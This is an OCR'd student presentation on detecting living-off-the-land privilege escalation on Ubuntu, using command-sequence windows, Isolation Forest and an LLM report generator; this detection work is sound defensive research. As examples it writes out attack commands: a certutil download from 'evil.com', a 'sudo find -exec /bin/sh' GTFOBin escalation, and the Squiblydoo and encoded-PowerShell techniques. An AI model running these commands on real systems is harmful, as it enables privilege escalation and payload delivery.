M.TECH CYBER SECURITY | MID-SEMESTER EVALUATION

AI-Assisted Detection of LOLBin-Based Privilege Escalation

Defending enterprise systems by learning normal administrative behavior and catching living-off-the-land attacks using sequence context and AI explainability.

PRESENTER

Anvesh Dhiraj Shivhare

M.Tech Cyber Security, Semester III

INSTITUTION

National Forensic Sciences University

School of Cyber Security & Digital Forensics, Gandhinagar

SYSTEM STATUS

Complete End-to-End Pipeline

Verified on Real Ubuntu System Logs & Attack Traces

● THE CORE DEFENSIVE CHALLENGE

The Threat: Hackers Hide in Plain Sight with LOLBins

Attackers abuse built-in operating system utilities to bypass traditional antivirus without dropping custom malware

1. Living-off-the-Land (LOLBins)

Attackers No Longer Drop Files

Modern attackers do not introduce custom exploit binaries. Instead, they abuse pre-installed, digitally signed system tools like find, python3, certutil, and tar to execute their attacks.

Because these utilities are legitimately used by sysadmins every day, standard signature-based antivirus cannot simply block them without breaking normal operations.

2. Traditional Antivirus Blind Spots

Single Commands Look Innocent

Traditional Security Information and Event Management (SIEM) and antivirus tools evaluate commands in complete isolation.

When evaluated alone, commands like 'whoami' or 'tar' appear 100% benign. Traditional security scanners miss the malicious context connecting routine reconnaissance to privilege escalation.

3. The Supervised Learning Trap

Models Overfit to Known Attacks

Supervised ML models require huge labeled datasets of attacks. In real production networks, real attack data is virtually non-existent compared to normal logs.

As academic research proves, supervised models simply memorize past attack strings and fail completely (dropping to ~50% accuracy) on new or obfuscated techniques.

● OUR SCIENTIFIC METHODOLOGY

The Solution: Context Windows Catch Attack Sequences

Looking at sequences of 3 consecutive commands catches multi-step attacks that isolated scanners miss

Core Innovation: A Sliding Window of 3 Commands (Springer 2026)

Attackers rarely escalate privileges with just one command. A realistic exploit is a sequence: (1) Reconnaissance ➔(2) Sudo/GTFOBin Exploit ➔(3) Backdoor Staging. By analyzing a sliding window of 3 consecutive commands within each user session, our model captures the behavioral jump even if individual commands seem normal.

Process Lineage Rarity

Who Started Who?

Tracks parent-child process pairs. Normal system behavior has predictable parents (e.g., systemd starting sshd). When a shell suddenly spawns from 'find' or 'vim', the lineage rarity score triggers an immediate anomaly.

Command Randomness & NLP

Measuring Obfuscation

Computes command length, special character density, and text randomness (entropy). When attackers use Base64 encoding, reverse shells, or hex variables, the randomness score spikes far above ordinary human commands.

Unsupervised Anomaly Model

Learning Normal (Isolation Forest)

Rather than chasing endless new exploit signatures, our model trains strictly on normal system activity. Anything that deviates from normal admin behavior is isolated as an anomaly—no attack labels required.

● ARCHITECTURE OVERVIEW

System Architecture: End-to-End Defensive Pipeline

How endpoint system calls flow into sliding-window features, anomaly detection, and plain-English SOC summaries

1. Telemetry Ingestion

Auditd Parser

- Ingests raw Linux auditd streams in real time.
- Combines process start, arguments, user ID, and working directory.
- Decodes hex command lines into clean plaintext.

OPERATIONAL ON LINUX
(25,495 Real Events)

2. Feature Engineering

3-Command Window

- Calculates Process Lineage Rarity.
- Extracts Command Randomness (Entropy) and length.
- Maintains a sliding 3-command context window per session.

SEQUENCE AWARE
(Springer 2026 Grounded)

3. Anomaly Detection

Isolation Forest

- Trained strictly on clean, normal administrator baseline.
- Scores events from 0.00 (Normal) to 1.00 (Severe Anomaly).
- Flagging threshold set at 0.50 to minimize false alarms.

UNSUPERVISED ML
(No Attack Labels Needed)

4. AI Explainability

LLM SOC Analyst

- Takes the mathematical anomaly score and command history.
- Maps the technique to MITRE ATT&CK framework.
- Generates a 1-paragraph plain-English incident report.

INSTANT TRIAGE
(No Mathematical Jargon)

Key Advantage: The pipeline is fully automated—events flow from auditd, get enriched with sequence context, scored by Isolation Forest, and translated into SOC-ready summaries by the LLM without manual analyst intervention.


● REAL UBUNTU AUDITD VALIDATION

Real Ubuntu Results: Filtering Normal Sysadmin Behavior

Tested on 25,495 real Linux auditd events to prove normal activity doesn't cause false alarms

Normal Baseline Verification (N = 7,649 Held-Out Events)

- **25,495 Real System Events Collected:** Recorded from routine Ubuntu software updates, developer tests, cron jobs, and file operations.
- **Strict 70/30 Split:** 17,846 events used to train the normal model; 7,649 separate events used to test false alarm rates.
- **Only 4.67% False Positive Rate:** Over 95.3% of normal system tasks safely scored below the alarm boundary (threshold = 0.50).
- **Median Anomaly Score of 0.03:** Typical system tasks scored near zero, proving normal behavior sits deep inside the safe zone.
- **87.4% Scored Under 0.20:** 6,682 events produced near-zero scores, showing high model confidence in routine system activity.
- **Normal Tools Stay Clean:** Legitimate uses of 'find' (0.0% false alarms) and 'awk' (0.0% false alarms) were correctly left unflagged.




● REAL UBUNTU AUDITD INFERENCE

Live Evidence: The 'id' Command Context Effect

The exact same command scores 0.08 in isolation vs. 0.58 mid-sequence, proving sequence awareness

How Context Windows Elevate Subtle Reconnaissance

- **The Reconnaissance Dilemma:** Hackers routinely execute 'id' or 'whoami' immediately after escalating privileges to verify root access. But sysadmins also run 'id' constantly.
- **In Isolation (Score: 0.05 – 0.12):** When executed alone or in benign sessions, 'id' scores safely below the 0.50 alarm line (Events #68, #85, #109). Traditional single-command tools ignore it.
- **Mid-Attack Sequence (Score: 0.58!):** When the exact same 'id' command is executed immediately after an exploit (like 'tar --checkpoint' or 'python3'), our 3-command window carries forward the suspicious context.
- **Alarm Successfully Triggered:** The score immediately jumps from ~0.08 to 0.5792 & 0.5834 (Events #83, #106)—crossing the 0.50 threshold and raising an alarm!
- **Springer (2026) Empirically Proven:** Evaluating command windows catches attackers checking root access even when using completely legitimate tools.



Attack Benchmarks: 100% Attack Chain Interception

Evaluated across three attack tiers; the 3-command window caught and stopped all 60 attack sequences

Performance Across Attack Complexity Tiers

Tier 1: Overt Single Attacks →100% Caught


- Direct GTFOBin exploits (e.g., 'sudo find -exec', 'sudo python3 exec').
- Every single overt attack command was caught immediately (100% recall, 0.995 F1).


Tier 2: Multi-Step Attack Chains →100% Intercepted

- Realistic multi-step sequences: Reconnaissance →Privilege Jump →Backdoor Staging.
- 100% Chain Interception: All 60 out of 60 attack chains were flagged and halted!
- Rapid Response: Average detection delay was only 0.25 commands (Step 0 or Step 1).

Tier 3: Stealthy & Obfuscated Attacks →90.0% Caught

- Attackers hiding commands with Base64 encoding or hex escaping.
- Model still caught 90% of obfuscated attempts due to elevated command line randomness.





● NEXT STEP: DUAL-OS COVERAGE

Next Step: Dual-OS Coverage (Windows Sysmon Integration)

Extending behavioral anomaly detection from Linux auditd to Windows endpoint telemetry

Heading 1: Dual-OS Coverage (Windows Sysmon Integration)

Expanding our telemetry pipeline to protect both Linux and Windows environments:

- **Implement Windows Sysmon Pipeline:** Next step is to implement a Windows Sysmon telemetry pipeline to capture endpoint activity alongside Linux auditd.
- **Ingest Event ID 1 (Process Creation):** The goal is to ingest Windows Event ID 1 (Process Creation) to catch Windows LOLBins like 'certutil' and 'powershell'.
- **Ingest Event ID 11 (File Creation):** Correlate suspicious payload staging (e.g. downloads into C:\Users\Public or C:\Windows\Temp).
- **Cross-Platform Normalization:** Normalize Windows telemetry (Image, CommandLine, ParentImage, User) into our existing 21-key schema so our Isolation Forest requires zero retraining.
- **Target Ubiquitous Native Tools:** Specifically detect malicious tool abuse without relying on easily bypassed antivirus signatures.

Target Windows Living-off-the-Land Binaries (LOLBins)

Native Microsoft binaries targeted for behavioral monitoring in Phase 2:

- **certutil.exe (Ingress Tool Transfer):** Abused to download payloads via '-urlcache -split -f http://evil.com/payload.exe'. Monitored via Event ID 1 & 11.
- **powershell.exe (Execution & Bypass):** Abused via encoded commands ('-enc') and memory-only downloads to execute unapproved scripts without writing to disk.
- **mshta.exe (Scriptlet Proxy Execution):** Executes remote malicious HTML applications and VBScript/JScript scriptlets, bypassing AppLocker.
- **rundll32.exe (Proxy DLL / Scriptlet Execution):** Executes proxy DLL payloads via control panel applets or inline JavaScript protocol handlers.
- **regsvr32.exe (Squiblydoo Technique):** Abuses COM scriptlets ('scrobj.dll') over HTTP to download and register malicious components silently.

● NEXT STEP: ACTIVE RESPONSE

Next Step: Automated EDR Active Response Module

Connecting AI detection verdicts directly to automated host containment and remediation

Heading 2: Automated EDR Active Response Module

Closing the loop between AI alert generation and autonomous incident containment:

- **Build Active Response Script:** Next step is to build an Active Response script connected directly to our LLM output (wazuh/active_response.py).
- **Strict Policy Trigger:** The goal is to automatically simulate killing the malicious process tree (PID) or locking the user account if the JSON dossier flags 'Verdict: Malicious'.
- **High-Confidence Safeguard (>= 0.80):** Mitigation only triggers when Confidence Score >= 0.80, preventing accidental disruption of normal sysadmin tasks.
- **Process Tree Termination:** Simulates terminating the attacker's execution tree: 'kill -9 <PID>' on Linux or 'taskkill /F /T /PID <PID>' on Windows.
- **Account Containment:** Simulates locking the compromised account: 'passwd -l <user>' on Linux or 'net user <user> /active:no' on Windows.
- **Persistent Audit Logging:** Every containment action is timestamped and recorded in 'data/edr_mitigations.log' for forensic accountability.

Autonomous Remediation Workflow: Alert to Containment

1. Anomaly Flagged by Isolation Forest
➔Unsupervised detector identifies anomalous sliding window pattern (Score: 0.8503).

2. LLM Explainer Assesses Threat
➔Zero-shot model analyzes command semantics and assigns 'Verdict: Malicious' (Confidence: 95%).

3. Active Response Trigger Evaluated
➔Script parses the offending Process ID (18452) and Username (attacker) from the LLM dossier.

4. Simulated Host Containment
➔Executes 'kill -9 18452' (kills process tree) and 'passwd -l attacker' (locks user account).

5. Forensics & Audit Trail Persisted
➔Mitigation event, timestamp, and simulated commands logged to data/edr_mitigations.log.

● AI EXPLAINABILITY & SOC REPORTING

AI Explainability: Plain-English Reports for SOC Analysts

Translating mathematical anomaly scores into clear, human-readable triage summaries in seconds

Why Pairing Anomaly Detection with an LLM Solves the SOC Alert Crisis

Traditional ML anomaly models output cryptic mathematical numbers (e.g., 'Score: 0.85, Entropy: 4.8'). Junior SOC analysts cannot easily tell if this is a real hacker or a routine script. Our LLM layer automatically reviews the anomaly features and command history to write a clear, accurate 1-paragraph summary.

What the Machine Detects (Raw Anomaly Data)

- **Flagged Process:** find (Parent: sudo, User ID: 0 root)
- **Command Line:** sudo find . -exec /bin/sh -c 'id; echo [Tier1] find exec' \; -quit
- **Anomaly Score:** 0.8503 (High Outlier, Threshold = 0.50)
- **Sequence Context:** Elevated randomness; shell invocation token detected
- **Lineage Rarity:** Rare parent-child pairing (sudo executing find with exec)

What the Analyst Sees (Plain-English SOC Verdict)

VERDICT: Malicious — Privilege Escalation / GTFOBin Abuse

ATTRIBUTED TECHNIQUE: Abuse Elevation Control Mechanism: Sudo (find -exec)

MITRE ATT&CK ID: T1548.003 (Privilege Escalation via Sudo)

CONFIDENCE SCORE: 95% (High Confidence)

EXPLANATION: "The user executed the 'find' utility with root privileges via sudo and invoked an interactive subshell using the '-exec' flag. This is a classic GTFOBin privilege escalation technique used to break out of restricted shells and obtain root access. Recommended action: Immediately revoke sudo privileges for this user and isolate the host."